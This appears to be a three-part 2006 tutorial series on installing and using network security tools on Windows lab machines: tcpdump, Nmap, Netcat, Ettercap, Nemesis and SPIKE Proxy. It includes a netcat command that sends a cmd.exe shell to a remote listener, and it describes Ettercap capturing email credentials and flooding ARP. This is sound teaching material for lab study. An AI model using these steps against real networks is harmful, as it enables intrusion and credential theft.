

# Tools of the Trade

Don Parker

Being in the computer security field means that you are always striving to stay current. You are always trying to learn new tools, and understand new exploits. That said there are also some tools that simply aren't going to go away any time soon and are really necessary to learn. Over the course of this three part series we will look at some of the best known hacking tools. After all, it pays dividends to know just how your enemy works and more specifically with what

Computer security and system administration are not really all that different. They both have an end state of having a fully functional network. Both of these jobs take a different approach to reach the goal, but largely have more in common than not. One of the commonalities is the use of tools. It could be a tool designed by Microsoft to help the system administrator's life or a third party offering. The same applies to computer security and the many tools used in that field of endeavor. One tool that both jobs share is a protocol analyzer. This handy tool helps iron out both network problems and discover potential security issues.

So we have a common theme of tools helping the computer professional out. What I shall do over the course of this three part article series is cover what I would consider some of the "must know" tools for the security world. Seeing as some of these tools have installation quirks I shall detail how you install these tools as well. Furthermore, I will cover some usage examples for the tool and why the tool is important to know. With the baseline of tools detailed in this article series you will also be able to experiment with them in your home computer lab. The tools covered here will allow you to do packet crafting, packet sniffing, port binding, and other neat stuff. With that said, let's get on with it!


## Sniffing Packets

Being able to see and verify packets is a critical ability. This also applies when you are at home and trying to understand a tool's output. It also is of importance when you are trying to troubleshoot a problem on your network. So suffice it to say that you really must have a packet sniffer installed on your computer. I have said in the past that you really should simply install windump vice ethereal for it forces you to become familiar with a packet's contents. Safe to say I have not changed my opinion since then. Seeing as some of you may be installing these tools on Win XP SP2 I have tried to find the tools that will work with it. I have not been entirely successful, so please realize that I would suggest you have as your test box either Windows 2000 Professional or Windows XP SP1. Sadly with the release of SP2 a lot of raw socket functionality was broken. Some tools have been able to compensate for this and others have not.

With that said let's go and install our packet sniffer that I know works with XP SP2. Please download the tcpdump tool that we will install. The reason I suggest downloading this tool vice the actual windump.exe is that this version will work with XP SP2. I was unable to get windump.exe to work with XP SP2 and simply gave up as I had found this fully functional alternative, which is pretty much exactly the same. Once downloaded simply uncompress it and install it at the root of C drive ie: C:\ You are now ready to sniff packets!

# Tools of the Trade

Don Parker



```
C:\WINDOWS\System32\cmd.exe - tcpdump.exe -nXvSs 0 ip and host 192.168.1.108
C:\>tcpdump.exe -nXvSs 0 ip and host 192.168.1.108
*****
**
**      Tcpdump v3.9 (2005.05.24) for Windows      **
**      Win 95/98/ME/NT4/2000/XP/2003/Longhorn    **
**
**      built with microOLAP Packet Sniffer SDK v2.3 and
**      microOLAP WinPCap to Packet Sniffer SDK migration module.
**
**      Copyright (c) 1997 - 2005 microOLAP Technologies LTD,
**      Khalturin A.P. & Naunov D.A.
**      http://www.microolap.com
**
**      Sergey M. Britko
**      http://www.givenetoo.com
**
**      Free for personal use.
**
*****
tcpdump.exe: listening on \Device\NPF{8CAD04A9-8FF8-49B1-B51D-1A675FCAD1C8}
```

Figure 1

You will note in the screenshot above some sample syntax to invoke it and what it also looks like. Should you wish to learn more about using a packet sniffer like this one simply read these articles. One last word on the use of packet sniffers! You should always have it up and running prior to playing with some tools or exploit code. That way you can verify at the packet level should you need to verify some condition that occurred during your experimentation.


## Another Tool Please!

For those of you growing impatient with the packet sniffer explanation fear not! We are now going to cover another must have tool: the network scanner. Well, much like the packet sniffer being a must have tool, the same applies to the network scanner. You need the ability to verify whether or not specific ports are open on another computer. Arguably the best tool to do this is Nmap. This was originally a Linux tool, but has since been ported to win32. Once again please bear in mind that you can get this working with XP SP2, but you will have a bit of work to do. It does operate flawlessly on XP SP1 though which is what I shall install it on and show you some example usage of.

On that note please download Nmap for Windows here, and also please be aware that you will need to download winpcap 3.1 as well. Once you have downloaded both go ahead and install winpcap and follow the prompts for its installation. Now uncompress the Nmap download and install the folder at the root of C drive ie: C:\. Once done make sure you reboot to make sure all is good and tidy. Now once the reboot is done bring up a DOS prompt and "cd c:\". From there "cd nmap-3.95". You are now in the Nmap directory itself. Please see the screenshot below for one example of syntax usage.

# Tools of the Trade

Don Parker



```
C:\WINDOWS\System32\cmd.exe
C:\nmap-3.95>nmap.exe -sS 192.168.1.102 -p 135
Starting Nmap 3.95 < http://www.insecure.org/nmap > at 2006-01-09 09:12 Eastern
Standard Time
Interesting ports on 192.168.1.102:
PORT      STATE SERVICE
135/tcp   open  nsrpc
MAC Address: 00:0C:6E:8C:D4:61 <Asustek Computer>

Nmap finished: 1 IP address <1 host up> scanned in 0.797 seconds
C:\nmap-3.95>
```

Figure 2

We can see from the above that I sent a SYN packet to the IP address of one of my lab computers, specifically port 135 as seen by the “-p 135”. Having sent this packet to the lab computer in turn elicited some stimulus. Based on this stimulus Nmap was able to make the following conclusions noted in the screenshot. Nmap was able to retrieve the MAC address of the computer and also tell if the port was open or not. Be aware though that in the real world you would not get the actual MAC address of your scanned computer. Each time a packet traverses a router the MAC address that was there is in turn replaced by the MAC address of the router. This is key to remember! Once again this is why it is so vitally important that you have an excellent understanding of TCP/IP and how it works. That is also why running a packet sniffer is so important as well. There will often be times where the output of a tool makes no sense at all. Having the ability to interpret what was sent and received is again very, very important.

Well with that said I shall break the article at this point. You hopefully now understand the importance of having both a packet sniffer and network scanner. More importantly now also is how to install and use them! It will pay dividends later on by taking the time now to build a solid foundation of knowledge. In Part 2 of this article series we will look at tools like Netcat, Ettercap, and Nemesis, which will further help cement our knowledge of key tools. Until then, have fun!


In part one of this article series we went over some must have tools like a packet sniffer and network scanner. We also covered their installation and basic usage examples. What we shall now do in part two is cover some of the other tools that should definitely be in your arsenal of computer security tools. Please bear in mind again that with XP SP2 a lot of computer security tools were broken. I shall point out on what platform I am installing the tool on, and will also mention if it can be used on XP SP2. Barring that, simply install the tool on either an XP SP1 computer or Windows 2000 Professional one.

## The Superlative Netcat

The tool netcat has often been compared to as the “Swiss army knife of TCP/IP”. It is one of the best known tools out there and is really quite indispensable. Please download it [here](#). Once downloaded simply decompress the file and install the nc.exe file on to the root of C drive ie: C:\. You are now ready to use Netcat! Please see the screenshot below for the help menu.

# Tools of the Trade

Don Parker




```
C:\WINDOWS\system32\cmd.exe
C:\>nc.exe -h
[01.11 NT www.vulnwatch.org/netcat/]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [options] [hostname] [port]
options:
-d                   detach from console, background mode
-e prog              inbound program to exec [dangerous!!]
-g gateway           source-routing hop point[s], up to 8
-G num               source-routing pointer: 4, 8, 12, ...
-h                   this cruff
-i secs              delay interval for lines sent, ports scanned
-l                   listen mode, for inbound connects
-L                   listen harder, re-listen on socket close
-n                   numeric-only IP addresses, no DNS
-o file              hex dump of traffic
-p port              local port number
-r                   randomize local and remote ports
-s addr              local source address
-t                   answer IELNET negotiation
-u                   UDP mode
-U                   verbose [use twice to be more verbose]
-w secs              timeout for connects and final net reads
-z                   zero-I/O mode [used for scanning]
port numbers can be individual or ranges: n-n [inclusive]
C:\>
```

Figure 3

For a quick demo let's do the following command syntax;

```
nc.exe 192.168.1.102 5555 -e cmd.exe
```

This syntax will export a cmd.exe to another computer which also has netcat listening on port 5555. Pretty neat! Please see the screenshot below for the example.



```
C:\WINDOWS\system32\cmd.exe - nc.exe -l -p 5555
C:\>nc.exe -l -p 5555
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>
```

Figure 4

Please bear in mind that on one computer I input the command syntax noted above in this screenshot to export the cmd.exe to the other computer which had netcat listening on port 5555 as listed in the screenshot above. This is just one of the things that netcat can do for you. You will note in the help menu that there are quite a few other options available to you. This tool also has the ability to do source routing up to four hops away. Netcat may not be as good Nmap but it also has the ability to do port scanning as well. You can also use it to bind to certain ports for enumeration purposes. The list really does go on. There are many excellent tutorials out there that will show detailed usage of this excellent tool and I encourage you to play with it.

# Tools of the Trade

Don Parker

## Fun with Ettercap

Ettercap is one of those tools that can do an incredible amount of things. It is, by nature, designed for MITM (man in the middle) attacks. Notably its greatest strength is the ability to work in switched environments. Typically on a switched network you would not have the ability to see the traffic from another segment. With Ettercap you most certainly do, and it does so through several means. With that said let's get the tool downloaded and installed. You may have noticed if you raced ahead and tried to use it already that it may be giving you some errors about some dll files. Please check here for the fix. You will see that you will have to rename libnet.dll and packet.dll to simply libnet and packet. Once you have done so you will be able to use Ettercap. Please see the screenshot below for what it looks like in action.




Figure 5

All I have done in the above screenshot is click on the "Start" menu, and then "Start Sniffing". From there on I then went to "Hosts" menu and clicked on "Scan for Hosts". Once that was done I checked for the hosts that were found on the "Host List". From there I added the 192.168.1.102 address to the target list. A short while after that Ettercap sniffed out both my email account usernames and passwords. While neat, it is by far the least impressive aspect of Ettercap actually. One of the other neat features is after that you have been sniffing for a while you can go and click on "View" and then click on "Profiles". Up will come a list of IP addresses and you simply double click on one of them to get more detailed info such as MAC address, distance away from you it is, possible operating system in use, and so on. Listed there as well will be any sniffed usernames and passwords.

# Tools of the Trade

Don Parker

The meat of Ettercap though can be found at the “Plugins” menu. Once there you will notice that there is a large variety of plugins to be used. For example try the “rand\_flood” plugin. To enable it simply double-click on it and to stop it do the same again. Before you do this though make sure you invoke your packet sniffer that I gave you a link to in part one of this article series. This will allow you to see how Ettercap does this ARP flood. For those who have not done so then please see the screenshot below.




Figure 6

You can see from the above screenshot that there is indeed garbage being generated by Ettercap. You would typically see “arp who-has 192.168.1.106 tell 192.168.1.1” for example and not the garbage that was generated by Ettercap. This is but one of the many, many plug-ins that you can see in the “Plugins” menu. Remember to have that packet sniffer running so that you can give context to the plug-in used by viewing the packets it generated. Some of the other interesting plug-ins that you should give a whirl are the SMB ones that are listed. On an internal network the information gleaned via the SMB protocol can indeed be of use to a hacker. Ettercap is one of those tools that is extremely useful to the security professional for it is also used by those who try and hack your very networks.

While it may appear to you as a GUI only tool, don't be mistaken for this can also be controlled via the command line in a DOS prompt. I state this simply because it could be installed and then remotely used. It is not only a local attack.

Well so far we have learnt about the tools Netcat and Ettercap. Two very formidable hacking tools when used properly and with a little knowledge. Ettercap alone can keep you busy exploring its many features for some time. Ideally you will explore this tools uses in a switched environment to take full advantage of its capabilities.

On that note I will wrap part two of this article series. In the third and final part of this series we will look at two other tools. Namely, Nemesis the packet crafter, and SPIKE the HTTP proxy. Learning how to use an HTTP proxy will pay dividends to you in not only understanding HTTP better, but also web application security. We will install both of these tools and play with their functionality. Till next time have fun and keep learning!

So far in this article series based on tools used in the computer security industry we have gone over quite a few of the most commonly used tools. We have so far looked at a packet sniffer, a network scanner, the incredibly useful netcat, and man-in-the-middle suite of tools known as Ettercap. What more would you really need to know in terms of “must know” programs? Well realistically a packet crafter such

# Tools of the Trade


Don Parker

as Nemesis, and an HTTP proxy such as SPIKE. Both of these programs will allow you a great range of options in an effort to secure your network. You are only really limited in what you can do with these tools by your knowledge of, you guessed it, TCP/IP. Sorry to be harping about this knowledge area again, but if you don't know it well it will come back to haunt you every time. That said why don't we get on with the article and start taking a look at Nemesis, the packet crafter extraordinaire.

## Nemesis and Packet Crafting

Well as I mentioned above, Nemesis is one of the packet crafting programs available for Windows. What sets this tool apart from the other win32 packet crafters is its ability to craft protocols such as DNS, OSPF, RIP and others not seen in the other like minded tools. Much as it says on the tools homepage is that, seen as it is command line driven, you can easily script various testing scenarios for it as well. On that note please click here to download and then install the tool. Make sure that you download the one that says "Windows binary". Please also note that you will have to install winpcap 3.0. This is the version you \*must install\* and not the latest winpcap 3.1, for it will not work with that one.

In case you are thinking that in part two of this article series we installed winpcap 3.1 for Ettercap, you would be correct. Unfortunately Ettercap must also have winpcap 3.1 and will in turn not work with version 3.0 that is also a must have for nemesis. This is where having several computers, or VMware images on your test box is a must. That way you can accommodate the various tool dependencies and their possible conflicts. So now that you have downloaded and installed Nemesis, as always to the root of C drive ie: C:\ we are ready to invoke nemesis. Please note in the screenshot below what nemesis looks like once invoked.



```
C:\WINDOWS\System32\cmd.exe
Volume in drive C has no label.
Volume Serial Number is 4CF1-D01C

Directory of C:\nemesis-1.4

01/10/2006  08:59 AM    <DIR>          .
01/10/2006  08:59 AM    <DIR>          ..
05/29/2003  12:54 AM           64,762  LibnetNT.dll
10/06/2004  10:43 PM           3,603  nemesis-arp.txt
10/06/2004  10:43 PM           8,331  nemesis-dns.txt
10/06/2004  10:43 PM           3,043  nemesis-ethernet.txt
10/06/2004  10:43 PM           8,676  nemesis-icmp.txt
10/06/2004  10:43 PM           5,612  nemesis-igmp.txt
10/06/2004  10:43 PM          10,319  nemesis-ip.txt
10/06/2004  10:43 PM           5,889  nemesis-ospf.txt
10/06/2004  10:43 PM           8,886  nemesis-rip.txt
10/06/2004  10:43 PM           6,548  nemesis-tcp.txt
10/06/2004  10:43 PM           5,168  nemesis-udp.txt
10/06/2004  10:25 PM          135,189  nemesis.exe
10/06/2004  10:43 PM           1,463  nemesis.txt
10/06/2004  10:33 PM    <DIR>          source
                13 File(s)          267,489 bytes
                 3 Dir(s)  3,404,181,504 bytes free


C:\nemesis-1.4>
```

Figure 7

So you will see in the above screenshot that all of the files required for the use of nemesis are indeed there. You can also see all of the various protocols listed there with their respective text files. These files will give you the syntax available to you for the protocol. You can also simply invoke the protocol in question with "help" appended after it as seen below in the screenshot.

# Tools of the Trade

Don Parker



```
C:\WINDOWS\System32\cmd.exe
C:\nensis-1.4>nensis.exe tcp help
TCP Packet Injection -- The NEMESIS Project Version 1.4 (Build 26)
TCP usage:
tcp [-v <verbose>] [options]

TCP options:
-x <Source port>
-y <Destination port>
-f <TCP flags>
  -fS <SYN>, -fA <ACK>, -fR <RST>, -fP <PSH>, -fF <FIN>, -fU <URG>
  -fE <ECE>, -fC <CWR>
-w <Window size>
-s <SEQ number>
-a <ACK number>
-u <Urgent pointer offset>
-o <TCP options file>
-P <Payload file>

IP options:
-S <Source IP address>
-D <Destination IP address>
-I <IP ID>
-T <IP TTL>
-t <IP TOS>
-F <IP fragmentation options>
  -FDJ, [M], [R], [offset]
-O <IP options file>

Data Link Options:
-d <Ethernet device number>
-H <Source MAC address>
-M <Destination MAC address>
-Z <List available network interfaces by number>

C:\nensis-1.4>
```

Figure 8

This tool is great for testing out various scenarios in your lab. The availability of protocols such as DNS, RIP, OSPF and others is a great thing for it will allow you to play with these complicated protocols and see how they react to unexpected stimulus. As I said before, you are only limited by your protocol knowledge and imagination when playing with such a tool. On that note let's take a look at our last tool, SPIKE the HTTP proxy.

## SPIKE the HTTP Proxy

Well we are now at the last tool to be covered in this article series. Having the ability to use an HTTP proxy is indeed an important one. That said, to use one to its fullest capacity you need to have excellent knowledge of the HTTP protocol itself, as well as other web application based vulnerabilities. Even if you are rather novice in both areas, that is fine, for the whole point of writing about this tool is to encourage you to use it and by default understand HTTP better. Learning about web based application vulnerabilities is an enormous field of study and I would encourage you to pick one area of it and start learning.

With that said let's get you to click [here](#) and download the program. Ensure that you download "SPIKE Proxy", and not SPIKE as that is a fuzzer. Please note that you will also have to install a working version of Python on your computer as well for SPIKE to work as it was written in, you guessed it, Python. You can obtain a copy of Python for win32 by surfing to the ActiveState site and filling in one quick form to get an MSI for Python. Simply follow the prompts when installing as it is pretty painless. So at this point in time you should have installed Python from ActiveState, and also downloaded SPIKE from Immunitysec. I would also like to give a quick thanks to Dave Aitel for donating this excellent tool to the community, as well as also thank all of the other developers for the other tools covered in this series.

# Tools of the Trade

Don Parker

